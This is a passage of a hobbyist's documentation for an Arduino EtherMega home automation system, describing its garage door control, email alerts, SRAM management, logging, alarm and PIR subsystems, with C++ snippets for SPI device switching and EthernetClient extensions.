To open and/or close the garage door the EtherMega processor system is attached to a simple relay. Output from an EtherMega pin is enough to switch the relay which in turn shorts out the two relevant terminals on the Dominator garage door opener system.

To facilitate control of the garage door open/closure system within the Catweazle Home Automation System, Catweazle installed two micro lever switches – one to detect if the garage door is fully open, one to detect if the garage door is fully closed – and both together to detect if the garage door is stuck half way between. This is a photograph of the garage door open micro lever switch sensor when the garage door is closed. If the garage door was fully open a foam pad affixed to the garage door would press up against the micro lever switch that in turn would signal the garage door open status:



4.5 Email Subsystem

Catweazle leverages the Apple IOS (iPhone) push email function to receive near instant emails (and email alerts) on his iPhone from the home automation system. Any condition within the application that is important can be communicated immediately to Catweazle via a push email. Some of the alert conditions that give rise to email alerts include:

- Excessive temperatures – likely indicating a fire within the application environment.
- Failed attempts to log into the system (typically hackers having a play).
- Garage door is left open for more than a few minutes.
- Passive Infrared Sensor (PIR) detection alerts when people are walking around the house while the systems alarm functionality is enabled.
- Other unexpected household activity while the systems alarm functionality is enabled.

The email subsystem is implemented using the system cache. Emails are initially written to an in memory linked list cache which allows the system to quickly continue other processes. When the system has completed its immediate priority tasks it performs actual email transmissions from the cache, typically with ten or fifteen seconds.

Within the application you will see calls to the EmailInitialise(), EmailLine() and EmailDisconnect() procedures. Those functions write email data to a linked list cache – when the cache is cleared the EmailInitialiseXM(), EmailLineXM() and EmailDisconnectXM() procedures are called. To implement your own email functionality copy the EMAILDebug define and the EmailInitialiseXM(), EmailLineXM() and EmailDisconnectXM() procedures from the utility library and make calls to these procedures within your application. Note that you will still need access to an email server that does not require SSL connections. Use the EMAILDebug define and return value of the EmailInitialiseXM() procedure to get your email sub-system working.

4.6 SRAM Memory Management

One of the key challenges for all Arduino programmers is minimising and controlling their program's use of SRAM memory to allow the system to operate 24 hours per day continuously. Given that memory use at any time is dynamic it is necessary to build applications with sufficient free memory to cater for the ongoing requirements of the ever expanding and contracting program stack and heap memory. Since both the stack and the heap expand towards each other their collision at any time with most certainly give rise to serious application failure.

There are utility procedures around that are able to measure the size of the four (five) key elements of memory – namely the fixed data area, the size of the stack, the size of the heap and the available free space between the stack and the heap. I mentioned a fifth key memory element – that is the amount of unused (free) space within the heap. This fifth area of memory space needs to be critically managed to avoid free heap memory fragmentation.

Catweazle's Home Automation System includes a rich set of SRAM memory functionality that captures peak memory usage as it occurs at any time 24 hours a day. The reporting system (which manifests as the SRAM Usage web page) is reset at midnight every day so that statistics that are captured operate on a 24 hour cycle. Daily peak values can be extracted from the system's activity logs.

The web page http://www.2wg.co.nz/34993/ is the main SRAM memory reporting function in Catweazle's Home Automation System.

For new programmers here is a list of memory management techniques that can be used to avoid RAM memory waste and facilitate reliable application operation:

- Use the F() flash string function within print() and println() statements to push as many program strings into flash memory. During runtime the strings will be copied from flash memory to SRAM memory as required and immediately discarded.

- Store frequently used application strings (that are not embedded within print() and println() statements) within EEPROM. Develop an application to write all such strings to EEPROM and write an application procedure to retrieve the strings from EEPROM when required. The procedures EPSW() and EPSR() within the utility library as used for that purpose within Catweazle's home automation system.

- Store other infrequently used application strings in a text file using fixed length records. Develop a means to place all these strings in a text file on your system's Micro SD card and write an application procedure to retrieve the strings from the Micro SD card file when required (using direct, not sequential, file access techniques).

- Extensively use functional decomposition to break your application down to logically complete functions (procedures). This will minimise stack usage – small functional procedures with few local variables will not use excessive stack space.

- Pass procedure arguments by reference to further minimise the amount of data placed onto the stack which will grow and contract according to your program call hierarchy.

- Be sure to correctly release any dynamic memory objects that are created on the heap. When you open a file be sure to close it. When you instantiate an EthernetClient object you must stop() it to release the object memory.

- When using dynamic memory objects (including user implementations of linked lists, etc) ensure that the objects exist only for a very short period of time and if possible are all completely cleared (heap memory released) during each iteration of the loop() procedure. Long lasting dynamic memory objects are a primary cause of free heap memory fragmentation, growth, long life and eventual system failure.

- Never use global String objects that are updated. Small global constant Strings are OK, put large constant global Strings in EEPROM and only use local String objects within sub procedures whose RAM will be released when the procedure is exited.

- Be careful reading Strings (from files or incoming URL requests) line-by-line if you are not sure that the maximum line length will be reasonable. Hackers can send you 2000 byte long URL requests, cookie and POST data strings that will kill your system if you retrieve the information line-by-line from a Ethernet socket using the EthernetClient.readStringUntil() function.

4.7 Activity Logging

Catweazle's Home Automation System makes extensive use of data logging to record everything that is happening on the system 24 hours a day. If you browse the application's Micro SD card in the ACTIVITY, HTMLREQU, CWZLREQU, CRAWLER and HACKLOG folders (directories) you will see that every log file created by the system since its inception has been retained.

The purpose of the various activity log files are as follows:

ACTIVITY – Every day one file is used to record key operational aspects of the system. Various events are recorded as well as the ongoing SRAM memory position of the system throughout the day.

HTMLREQU – Every day six four hourly files are used to record the full detail of every incoming web server HTML request from an end-users browser (excluding recognisable web crawlers and invalid/hack html requests). In addition to the raw text of every HTML request the system records the result of its parsing operation of each request plus additional information obtained from the Ethernet socket (IP address, socket number, in and out ports). Generally only "good" html requests (not including Catweazle's and web crawler html requests) accepted by the system are written to the HTMLREQU log files.

CWZLREQU - Every day one file is used to record the full detail of every incoming web server HTML request that can be identified as coming from Catweazle – regardless of local LAN or remote IP address access.

CRAWLER - Every day one file is used to record the full detail of every incoming web server HTML request from identifiable web crawlers. (Baidu, Bing, Google, Yandex, etc) Only "good" html requests from web crawlers are written to the CRAWLER log files. Invalid Web Crawler html requests are written to the HACKLOGS files for later review.

HACKLOGS – Invalid HTML requests are written to the HACKLOGS activity files together with the result of the system's parsing operation of each and the additional information obtained from the Ethernet socket. This allows Catweazle to review invalid html requests and take any necessary corrective or preventative action.

In addition to the above activity logging files the system creates backup files every hour and at ad hoc times upon request. Whenever the system is restarted its internal memory records are reinstated from the most recent backup file.

4.8 Caching Subsystem

After a year of application development Catweazle found that he had a rich feature set application but it had a relatively slow web application interface. Further research into the issue determined that the web application interface was severely restrained by the application's data logging and emailing functionality. Every line of data being written to a log file involved separate file open, line write and file close operations and a single URL web page request could easily be generating 20 or more lines of data in the application's activity logs.

Likewise it was already known that the time to send an email to a remote server (involving a connection across the internet to the destination email server) was typically taking a few seconds.

The recognition of these application performance issues coincided with a program to maximise available RAM by moving frequently used strings to EEPROM and infrequently used strings to a text message file. (This was after the maximum use of F() strings within application print and println functions.) Given the availability of up to 3KB of free RAM at that time Catweazle resolved to use some of that RAM for caching to accumulate log file and email data. The intention was to maximise application website response times and to delay log file record output and email transmission to the interval of time between successive end-user web browser URL requests.

The caching subsystem has proven to be very effective at achieving its purpose. It includes check controls to ensure that the application does not run out of RAM by checking for reduced RAM availability in real time and forcing cache information to a temporary Micro SD card file "/CACHE.TXT". When cached activity log and email information needs to be processed it is recovered from the in-memory cache or Micro SD card cache file as applicable and processed as required.

4.9 Datetime Subsystem

One of the early challenges that Catweazle faced was to implement date and time (clock) functionality within the application without using an additional real time clock shield. Resolution of this problem is possible if the application knows its system start-up date and time and can perform a date time calculation using the system's millis() function which is a counter of microseconds since application start up.

Initially the system start up time was defined as an application constant embedded in the program code and updated immediately before the final compile and download of each tranche of application development.

At a later date Catweazle implemented automated downloads of current internet time using UDP NTP functionality and following readily available example programs. This means that whenever the application is restarted, and provided it has internet connectivity, it will initialise its start-up time by downloading current time information off the internet from a time server.

Catweazle's datetime subsystem includes a rich set of functions to implement timers, convert dates and times to and from strings, determine the day or week for any date, etc., etc.

Note that Catweazle intends at some future time to re-implement his datetime subsystem with a Unix datetime subsystem version where date and time values are recorded in whole seconds only based on a common reference point start date and time.

4.10 Home Heating Management System

Catweazle's house is a typical modern New Zealand brick and tile house with high thermal mass provided by the outer layer bricks and the concrete tile roof. This provides a good liveable climate for most of the year but internal temperatures can get quite high and uncomfortable in the height of summer and also quite cold and uncomfortable in the depths of winter.

For winter heating the house has a gas fired heater in the lounge area that is able to maintain reasonable temperature throughout the house when doors are left open.

In summer the solution to high internal temperatures is to open windows and doors and allow natural air flows to purge the house of excess heat generated by north (and sun) facing glass windows (and to close the north facing blinds during the day).

Catweazle intends to install an air distribution system in his house to transfer air from the roof space (beneath the concrete high thermal mass roof tiles) of his house into the lounge room. This system will operate to cool the house (and especially its internal thermal mass) overnight during the height of summer and to heat the house during fine weather days of autumn and spring.

The air distribution system will rely on temperature differentials between the house hallway (or lounge) and the roof space. Overnight the roof space temperature is the same as the outside air temperature because the roof space is not sealed and heated air can escape through gaps in the roof tiles. During the day in summer the air in the roof space is driven up to as much at 48 degree Celsius as the sun bakes down on the concrete tiles. In mid-winter the angle of the sun and its low intensity is typically not enough to provide home heating on many days – but in autumn and spring there is a good heat resource within the roof space air that can be captured for afternoon heating of the hallway and/or lounge room.

In winter when the air distribution system is of little benefit the low angle of the sun provides good heating into the lounge room through the magnification properties of the front north-west (and sun) facing windows within the lounge and the adjoining kitchen.

During the winter of 2015 (June through August) Catweazle will also be observing temperatures in his garage immediately behind the late afternoon sun facing steel garage door. While the low angle of the sun in winter does not significantly heat the houses concrete roof tiles (and air space beneath) there may be a winter heat resource available from the sun facing steel garage door.

4.11 Statistical Analysis

Catweazle's Home Automation System captures key statistics of application usage. Implemented in late 2014, it was initially envisaged that the system would only capture web page hit statistics. However Catweazle soon realised there are other key statistics that are worth gathering and reporting on including an analysis of various hack attempts, statistics of file downloads, etc.

User users can view the accumulated counts of the system's key statistics on the application's statistics web page. Counts of web page hits are also reported on the individual web pages. Note that the implementation records monthly statistics that are reset at midnight on the first day of every month and daily statistics that are reset at midnight every day. Catweazle will extract comparative monthly statistical data to Excel using the tab delimited last midnight MemoryBackup() file for every month.

It should be noted that many of the statistics only capture counts of external end-user activity. Catweazle's, Web crawler and local LAN user activity is not counted for most statistics. This implementation is intended to assist Catweazle to determine the area of interest that external user's have in the various system functionality and to perhaps influence his forward application development strategy.

Statistical information is gathered within the G_StatActvMth[] and G_StatActvDay[] arrays and you can review the application source code to determine the various points and circumstances at which the counts (arrays) are being updated. The Statistics web page and the Statistics worksheet of the Strings.xls Excel workbook have a list of the various statistics that are being collected. Over time Catweazle expects to refine and modify the application's statistical counting.

The G_StatActvMth[] and G_StatActvDay[] arrays participates in the MemoryBackup() procedure which backs up key SRAM memory (array) data typically on an hourly basis. When the application restarts (typically after a software update) the G_StatActvMth[] and G_StatActvDay[] arrays are initialised with starting values from the most recent backup. This does mean that statistical counts since the previous hourly backup will have been lost unless Catweazle remembers to force an ad hoc MemoryBackup() (via the Settings web page) immediately before restarting the system.

4.12 Session Cookies for Secured Access Control

Catweazle's Home Automation System uses standard html session cookies for secure application access and control. After successful password login a user's browser session is assigned a unique session cookie which is sent back to the end user's browser within every subsequent web page while the cookie remains valid. End-user browsers retain the cookie setting and return it back to Catweazle's Home Automation System with each subsequent html request as a form of authentication.

When a valid session cookie is received by Catweazle's Home Automation system the WebServerProcess() procedure and various sub-procedures allow the added level of functionality that should be granted to correctly logged in users using calls to the UserLoggedIn() procedure.

Application session cookies are six digit random numbers that are valid for ten minutes only. The application has no logout function and simply ignores any session cookies received from browsers which were not created within the last ten minutes. The application uses in-memory arrays to record the detail of current session cookies which it discards after ten minutes have elapsed.

4.13 Alarm Subsystem

Catweazle's Home Automation System includes an alarm sub-system to provide premises monitoring when no one is at home. When the system is enabled an email alarm alert is issued whenever:

- Motion is detected by one of the system passive infrared (PIR) detectors, and
- If the garage door is opened or closed.

The alarm can be activated by pressing the alarm activation button near the front door when leaving the house. (Pressing the button again does not deactivate the alarm.) The alarm can also be activated or deactivated by any local area network or logged in user using the main application security web page or the local application web page.

In addition to the above manual activation and deactivation methods the alarm is also automatically activated and deactivated on a timer schedule that follows Catweazle's normal lifestyle pattern. So at times when we would not normally expect to be at home the alarm is automatically activated. Research the global variable G_AlarmTimerList within the application source code to learn more about this functionality including how it can be disabled to leave the alarm on twenty four hours a day when Catweazle is on holiday.

On the local application web page (see elsewhere in this document for an image of this web page) there are a couple of side features worthy of note:

- Firstly, if you use the centre button to activate the alarm the system will also automatically close the garage door if it is open.
- Secondly, if you use the lower button to open the garage door then the alarm will be deactivated as well.

4.14 Movement Detection

Catweazle's Home Automation System uses passive infra-red (PIR) detectors at various locations to detect movement within the premises. Movement can be used for intruder detection and device activation such as light switching. This is a photograph of one of the in place PIR sensors – within the box there is also a DHT11 climate sensor – all controlled by just four wires running back to the EtherMega system unit:

PIR movement detection is implemented using interrupts – this means that a PIR movement is guaranteed to be processed even when the system might be otherwise busy for 30 seconds doing another task. For each PIR sensor we have assigned a separate interrupt procedure – for example the HallwayPIRDetection2_21() with relates to the Hallway PIR sensor which is the 2nd sensor which operates on pin 21.

The PIR interrupt procedures simply set Boolean flags within the G_PIRInterruptSet array to true when the PIR movement detection occurs and the interrupts are executed. Note that the G_PIRInterruptSet array is defined using the volatile setting to ensure that movement detection values are correctly recorded.

The ProcessPIRInterrupts() procedure processes PIR sensor movement detections that are recorded in the G_PIRInterruptSet array – the ProcessPIRInterrupts() procedure is called during every iteration of the loop() procedure.

When the ProcessPIRInterrupts() procedure detects a Boolean true value in any one of the G_PIRInterruptSet array elements it processes the movement detection according to the context and application requirements coded within the ProcessPIRInterrupts() procedure. After each PIR movement is processed individual G_PIRInterruptSet array elements are reset to Boolean false. Within the G_PIRSensorList array we set ten second timers against PIR sensors that have been activated to prevent processing of additional PIR sensor detections for at least ten seconds.

4.15 PIR Lighting

In May 2015 Catweazle implemented an LED nightlight in his hallway in conjunction with an additional hallway PIR sensor as above and a light level sensor. The light itself is an 8MM RGB LED.

The primary purpose of the hallway LED nightlight is to provide automatic low level lighting in the middle of the night when household members need to go to the toilet. Every time the hallway PIR detects movement during the night it switches the RGB (red, green and blue together for white light) LEDs on for fifteen seconds which is generally sufficient time to move between rooms within the house via the hallway.

During the day the LED nightlight does not operate because the associated light level sensor is used to determine if it is daytime or night time.

The red and green LEDS within the RGB hallway LED are also used to indicate PIR motion detection around the house (this is good for testing purposes). When motion is detected (when the system alarm is on or off, and regardless of the time of the day) one of the LED colours is flashed for half a second on the RGB LED. A RED light flash indicates movement detection in the Lounge, a GREEN light flash indicates movement detection in the hallway.

We also use the blue LED of the RGB hallway LED to indicate internet activity. A light blue (aqua) signal indicates an html request being processed – a dark blue signal indicates a file download in progress. The duration of the aqua and dark blue signals are useful for measuring system performance of html/internet processing.

4.16 Memory Backup and Restoration

Catweazle's Home Automation System delivers much of its functionality using the following arrays:

- An array of sensor temperatures over 24 periods of time (normally hours)
- An array of sensor humidity readings over 24 periods of time (normally hours)
- An array of daily maximum and minimum temperatures for the last seven days (one week)
- An array of daily maximum and minimum humidity readings for the last seven days (one week)
- An array that records the status on an air pump that Catweazle intends to install within his home.
- An array of application activity counts (statistics) for the current day and month.
- An array of web crawler activity counts (statistics) for the current day and month.
- An array of IP addresses that have been banned for 24 hours because of invalid html requests.

The content of the above arrays provides the content for most of the applications web pages.

Loss of the accumulated information in the above arrays during a power cut or system restart would be a major and permanent information loss. To protect against such losses all of the above application array data is backed up to the system Micro SD card device every hour, every day of the year within the BACKUPS folder (directory) and the sub folders under that.

Whenever the system restarts it searches back through its backups (up to 24 hours) and reloads the most recent backup file available.

To facilitate the retention of data between the most recent hourly backup and an application software update (download) the application also includes a Memory Backup option on the Settings web page that is available to local LAN users. Then when the system restarts it reloads its memory arrays from the most recent (immediately prior) backup file. From an end-user perspective no loss of data is apparent.

5.0 Application Structure

5.1 Units

The **ha.ino** (Home Automation) Arduino script file contains the bulk of the application code – in excess of 10,000 lines of code. However on the MicroSD Card Catweazle will maintain within the PUBLIC folder dated copies of the file in the form haYYMMDD.ino. You may want to download the most recent file from time to time.

You can check if the latest ha.ino file available is the version in production on the www.2wg.co.nz website by comparing the C_BuildDate constant at about line 56 of the HA.ino file with the build date shown on the main dashboard web page of the application web site. If the site has been updated with new web pages and functionality not yet released as source code on the web site the simple build date cross check will confirm why there is a difference. Catweazle will release updated source code in conjunction with completion of each major tranche of functionality and updates of the available documentation (primarily this document).

Note that within the ha.ino file we use the “#define 2WG” compiler directive at about row 20 to enable the full feature set used by Catweazle within his home implementation. When the “#define 2WG” compiler directive is commented out substantial portions of the code base are excluded from compiling. The resulting cut down “GTM” application is used for intruder and device monitoring at Catweazle’s business premises. So, using compiler directives, the source code to Catweazle’s Home Automation System supports two completely different application implementations with quite different feature sets but very large tranches of commonality.

Common utility functions that would likely be shared across multiple Arduino applications are located within the utility library (**utility.h and utility.cpp**) files – there is about 4,000 lines of code there. Catweazle will endeavour to keep the available files on the 2WG website up to date with the latest version of the utility library.

Note that within the utility.h file two large blocks of code are alternatively commented out depending on whether Catweazle is compiling the 2WG or GTM application. The compiler directive setup in ha.ino and the commenting out in utility.h need to match to compile the two applications correctly.

Catweazle also one hidden procedure in unpublished files **private.h** and **private.cpp**. You can eliminate any dependency on these unpublished files by:

Eliminating the call to the PasswordHash() procedure within the ha.ino WebServerCheckPwd() procedure. If you want to write your own password hashing algorithm here is the declaration on the PasswordHash() procedure.

```
unsigned long PasswordHash(unsigned long p_password_hasher);
```

Catweazle's Home Automation System also has dependencies on all of the standard Arduino library files referenced in the ha.ino and utility library files. In addition Catweazle has applied the following modifications to the EthernetClient library files:

EthernetClient.h

Add these method declarations within the public section of the EthernetClient.h file class definition:

```
uint8_t *getRemoteIP(uint8_t p_RemoteIP[]);//CWZ - get remote ip address
String getRemoteIPString();                //CWZ - get remote ip address
uint8_t getSocketNum();                    //CWZ - get socket number
uint16_t getDestPort();                    //CWZ - get destination port
```

EthernetClient.cpp

Add these method implementations to the foot of the EthernetClient.cpp file:

```
//-------------------------------------------------------------------
//ADDED BY PDJ
//http://stackoverflow.com/questions/13960902/get-client-ip-address-with-arduino
//-------------------------------------------------------------------

uint8_t *EthernetClient::getRemoteIP(uint8_t p_remoteIP[]) {
  W5100.readSnDIPR(_sock, p_remoteIP);
  return p_remoteIP;
}

String EthernetClient::getRemoteIPString() {
  byte l_rip[] = {0,0,0,0};
  W5100.readSnDIPR(_sock, l_rip);
  return String(l_rip[0]) + '.' + String(l_rip[1]) + '.' +
         String(l_rip[2]) + '.' + String(l_rip[3]);
}

uint8_t EthernetClient::getSocketNum() {
  return _sock;
}

uint16_t EthernetClient::getDestPort() {
  return W5100.readSnDPORT(_sock);
}
//-------------------------------------------------------------------
```

5.2 Setup()

Within Catweazle's Home Automation System the setup() procedure is used for application initialisation as follows:

- The Arduino monitor Serial device.
- Global variables (which share a common "G_" identifier prefix).
- Various application arrays.
- SPI device pinouts (SD Card and Ethernet).

- Interrupt pinouts.
- Other device pinouts.
- SD card connectivity.
- A couple of LEDs.
- Ethernet connectivity.
- Date and Time via UDP NTP.
- URL (web page) numbering including random number assignment for local LAN web pages.

The setup() procedure also includes a call to the LoadRecentMemoryBackupFile() sub procedure that reloads current system data from the most recent hourly backup file. This is particularly useful during application development because daily and weekly climate data held in system arrays is not lost every time the application is reloaded and restarted.

Results of the setup() initialisation process are written to the Arduino program monitor and the daily application activity file.

5.3 Loop()


Within Catweazle's Home Automation System the loop() procedure is used as a master controller. It does nothing by itself – it simply calls about twenty sub procedures within each loop() iteration to perform all the application functions. Sub procedures immediately return program execution control to the loop() procedure if they have nothing to do.

Having no variables (especially String variables) defined within the loop() procedure assists with SRAM memory management. SRAM memory used by all String variables defined and used within sub-procedures is released when program control returns to the loop().

Note that the only global variable that is created by a sub-procedure of the loop() and that remains instantiated for multiple loop() iterations is the single EthernetClient object used by the application for connectivity with end-user browsers. The retention of the EthernetClient object (and global String objects – of which there are none) can lead to SRAM Heap memory fragmentation and failure of an application. However within Catweazle's Home Automation System the EthernetClient object is released after one second and is not re-instantiated until another end-user browser sends an html request to the application. With the EthernetClient object free for most of the application's run time SRAM Heap memory is minimised and heap fragmentation is eliminated. This can be observed via the RAM Usage web page of the application and the not infrequent zero amount of free (fragmented) heap memory lost to the application.

5.4 The Local Application

Beyond the main dashboard web page that exists at http://www.2wg.co.nz Catweazle has implemented the following local area network page for rapid activation of alarm functionality and garage door opening/closing:



The above local web page can only be accessed when the system is accessed via its local LAN IP address by a user also on the local LAN. Using an iPhone home page icon URLs Catweazle uses the above local LAN web page to open and close his garage door and to enable and disable his home alarm. (Garage remotes and an in-house alarm activation switch are also used.)

5.5 SPI Processing

The Freetronics EtherMega board has implementations of Ethernet functionality and a Micro SD card reader that use a single SPI interface. SPI is an interface technology that can talk to only one "selected" device at a time but an application can freely switch between devices at any time. Pin 4 is used to select the Micro SD Card while pin 10 is used to select Ethernet functionality implemented via the W5100 chip. Device selection is achieved by selecting its associated pin into the LOW state and deselected via the HIGH pin state. Note that on the Freetronics EtherMega board it is also necessary to recognise the SPI hardware pin 53 which should be deselected (set to HIGH) at all times.

Ordinarily Catweazle would not document how to use Arduino SPI functionality (because it is well described and supported within the Arduino community) but because this functionality (and Catweazle's failure to use it properly) has been the cause of much heartache to Catweazle I am taking the opportunity to highlight my implementation of SPI device usage and switching in the hope that others will not suffer the stresses that I have had. If you do not get your SPI operations working exactly correctly your program will behave in all sorts of weird ways.

Note that within Catweazle's home automation system there is an underlying assumption that the Ethernet device is selected in preference to the Micro SD card. Therefore whenever the Micro SD card is to be accessed it should be selected and then deselected when the Micro SD card access has been completed – all within the same procedure.

SPI device connectivity is established within the application using this constant setup:

```
//SPI Interface stuff
const int DC_SDCardSSPin = 4;
const int DC_EthernetSSPin = 10;
const int DC_SPIHardwareSSPin = 53;
const int C_SPIDeviceCount = 3;
const int C_SPIDeviceSSList[] =
  {DC_SDCardSSPin, DC_EthernetSSPin,DC_SPIHardwareSSPin };
```

Calls to the following procedure are used to switch between the two SPI devices:

```
void SPIDeviceSelect(const int p_device) {
  const byte c_proc_num = 122;
  Push(c_proc_num);
  for (int l_index = 0; l_index < C_SPIDeviceCount; l_index++) {
    if (C_SPIDeviceSSList[l_index] == p_device)
      digitalWrite(C_SPIDeviceSSList[l_index],LOW); //SELECT
    else
      digitalWrite(C_SPIDeviceSSList[l_index],HIGH); //DESELECT
    //
  }
  Pop(c_proc_num);
} //SPIDeviceSelect
```

The following code block is an example of how to switch to the Micro SD card to perform a task followed by an immediate return to the default Ethernet device:

```
  //Open the SD card file
  SPIDeviceSelect(DC_SDCardSSPin);
  File l_file = SD.open(p_filename,FILE_READ);
  //Enable Ethernet on SPI (Disable others)
  SPIDeviceSelect(DC_EthernetSSPin);
```

Sometimes it is unclear at the point of entry to a procedure whether the Ethernet or Micro SD card SPI device has been selected (remember Ethernet is the default but the context may suggest otherwise) and which device should be selected when the procedure is exited. In this case we capture the initial SPI device selection, switch to the required SPI device and then switch back to the previous SPI device (which may be the same device) immediately before the procedure exits. Here is an example of this:

```
void EmailLineXM(const String &p_line) {
  const byte c_proc_num = 141;
  Push(c_proc_num);

  //We cannot assume that the Ethernet SPI (the default) is active
  byte l_current_SPI_device = CurrentSPIDevice();

  SPIDeviceSelect(DC_EthernetSSPin);
  G_EthernetClient.println(p_line);
  SPIDeviceSelect(l_current_SPI_device);

  CheckRAM();
  Pop(c_proc_num);
} //EmailLineXM
```

Finally, this is an example of SPI device switching between Ethernet and Micro SD card that is necessary when you want to insert Micro SD card content into an html web page.

```
SPIDeviceSelect(DC_SDCardSSPin);
while (l_file.available()) {
  l_count = l_file.read(l_buffer,c_file_buffer_size);
  if (l_count == 0)
    break;
  //

  SPIDeviceSelect(DC_EthernetSSPin);
  G_EthernetClient.write(l_buffer,l_count);
  SPIDeviceSelect(DC_SDCardSSPin);
}
SPIDeviceSelect(DC_EthernetSSPin);
```

6.0 System Control Settings

In this section of this document Catweazle will describe that many aspects of the system and various settings that control the system's operation. If you want to successfully compile the application source code (or parts of it) for any reason you may need to understand the matters described herein:

6.1 EEPROM Settings

If you review the application Settings web page and the first few lines of the EEPROM STRINGS worksheet within the Strings.xls Excel workbook you will note that the system uses EEPROM for a number of on/off (true or false) system settings. These settings are read and applied to global variables during the setup() procedure. Here is the source code for the system reading the Heating Mode setting from EEPROM and applying its value to the G_HeatMode global variable:

```
if (EPSR(E_Heating_Mode_10) == C_T)
  G_HeatMode = true;
else
  G_HeatMode = false;
//
```

The EEPROM strings settings are maintained via the Settings web page. For users who are logged in the labels in the right hand table are converted to URL links which allow settings values to be switched between states.

6.2 EEPROM Strings

Within the application Catweazle uses EEPROM to store frequently used short strings that cannot be pushed into flash memory using the F() function. The maintenance of EEPROM strings within the Excel Strings.xls workbook is described elsewhere in this document. Note that we maintain two separate EEPROM string data sets –one for the 2WG application implementation and one for the GTM application implementation.

Strings stored in EEPROM are accessed via EEPROM define sets for each application implementation. These define sets are quite large and are manually commented in or out according to which application is being compiled. In the previous paragraph there is an example of the application reading a EEPROM string using the EPSR() function.

6.3 Alarm Automation Times

The application global table G_AlarmTimerList[20] is used to load a series of alarm time values that are used to automatically enable and disable the system's alarm functionality. The end-user maintainable tab delimited alarm time list is the root level Micro SD card file "/ALRMTIME.TXT". This is an example of file content:

```
DOW ON OFF
MON 0001 1500
MON 2215 2359
TUE 0001 1045
TUE 2215 2359
WED 0001 1045
WED 2215 2359
THU 0001 1045
THU 2215 2359
FRI 0001 1045
FRI 2230 2359
SAT 0001 1500
SAT 2230 2359
SUN 0001 2359
```

6.4 System Climate Sensor List

The constant String array C_SensorList (and a set of other related arrays) is used to define the number and names of the DHT11/22 sensors that are connected to the system.

The define DC_SensorCountTemp defines the total number of sensors attached to the system for which temperature recording is required and as named in the C_SensorList array, while the define DC_SensorCountHum defines the subset of those sensors (starting from the first sensor in C_SensorList) for which recording of humidity information is required.

Note that within the system temperature data is upshifted 35 units and multiplied by 10 before being stored within the temperature array. The data is reconverted to corrected values during reporting and display operations. This implementation allows both negative and single decimal place (DHT22) temperature data to be stored as positive integer values.

6.5 System PIR Sensor List

The procedure GetPIRName() defines the names of the system PIR sensors – those names are stored within EEPROM using the EEPROM strings sub-system defined elsewhere in this document.

In addition to the names of each PIR sensor it is necessary to define individual PIR interrupt procedures for each sensor. Search for the call to attachInterrupt() in the setup() procedure and analyse the source code to determine how to implement PIR interrupt sensors.

6.6 Web Page Numbers

Application web pages numbers are primarily five digit random integers although a NULL string and the URL strings “/” and “/2WG/” (or ”/GTM/”) will generally call up the dashboard web page of an application implementation.

The system assigns the five digit random integer web page numbers at start up in the procedure ResetWebPageNumbers() where you will note that a constant random number seed is assigned via a call to the randomSeed() procedure. This of course means that the random web page numbers are actually fixed web page numbers. Within the procedure ResetWebPageNumbers() there is a commented out alternative time based call to the randomSeed() procedure that would initiate fully random page numbering everytime ResetWebPageNumbers() was called.

Catweazle uses web page numbers within this application to avoid the use of long string names that would consume precious memory resources.

Catweazle originally setup the random web page numbering system as a means to frustrate web crawlers (google, bing, etc) which remember web page URLs and return weeks later to get updated page content. If the page numbers were changing all the time the web crawlers would not be able to satisfactorily index the website and all of its pages. However Catweazle disabled the random nature of the application web page numbers by changing to the constant seed number in the call to randomSeed(). (i.e. Web crawlers are now welcome to visit and index the application web sites.)

There is still a daily call in the procedure MidnightRollover() to the ResetWebPageNumbers() procedure that would reset (change) the application’s web page numbers everyday if the use of a random (e.g time based) seed was used in the call to randomSeed() within ResetWebPageNumbers().

Note that only web pages that are available to the public used fixed page numbers for the benefit of web crawlers and others who might want to use browser favourites to return to specific pages. Fixed web page numbers also allows Catweazle to post URLs on the Arduino forum when discussing application functionality.

However Catweazle still uses random web page numbers for all non public URL commands and pages that can be accessed without security login on Catweazle’s local area network. While these local web page and command numbers (URLs) are not included in any application content available to the public the application does randomly reset the numbers everyday at midnight as an additional protection against possible application attacks involving IP address spoofing. The procedure ResetLocalWebPageNumbers() is called by the ResetWebPageNumbers() procedure at midnight everyday.

If you access the application website you will also note that MicroSD card folder (directory) and filename (full filename and path) values are valid web page values that can be appended to the website name URL. For example this URL will display the readme.txt file in the public folder:

http://www.2wg.co/nz/PUBLIC/README.TXT/

6.7 Control Defines

As documented elsewhere the **define D_2WGApp** is used to enable system functionality for the "2WG" system implementation at Catweazle's home. When this define is commented out the system compiles as the "GTM" system implementation that Catweazle uses at an alternative location. In addition to the D_2WGApp define it is necessary to comment in and out large blocks of code within the utility.h file when compiling the 2WG and separated GTM applications.

The define **UploadDebug** can be used to send debugging data to the Serial monitor during file uploads to the system's Micro SD card from the end-user's browser.

The define **EMAILDebug** within the utility.cpp file can be used to send debugging data to the Serial monitor during email processing operations to help to resolve connectivity issues.

The define **FileCacheDebug** can be used to send debugging data to the Serial monitor during file caching operations. The system normally operates its caching operations within heap memory – however when processing large html request content (when free RAM drops below 750 bytes)the system will temporarily cache html log data to the Micro SD card file "/CACHE.TXT". At the appropriate time log data is written to one of the application's log from the heap memory and file caches.

6.8 Direct String Files

The following direct access files (which contain string lists) are maintained in the root directory on the Micro SD card. We store large amounts of string data in these files to allow the application to operate successfully within its 8KB of volatile RAM.

/CHECKRAM.TXT
/MESSAGES.TXT
/STATS.TXT

The **CheckRAM.txt** file is used within the application's RAM memory management functionality. The system retrieves individual procedure names from the CheckRAM.txt file when generating html content for the SRAM Usage web page.

The **Messages.txt** file is used by the application to store longer and infrequently used (typically error) message strings. (Shorter and frequently used strings are typically stored in EEPROM.) The system retrieves individual messages from the Messages.txt file as required.

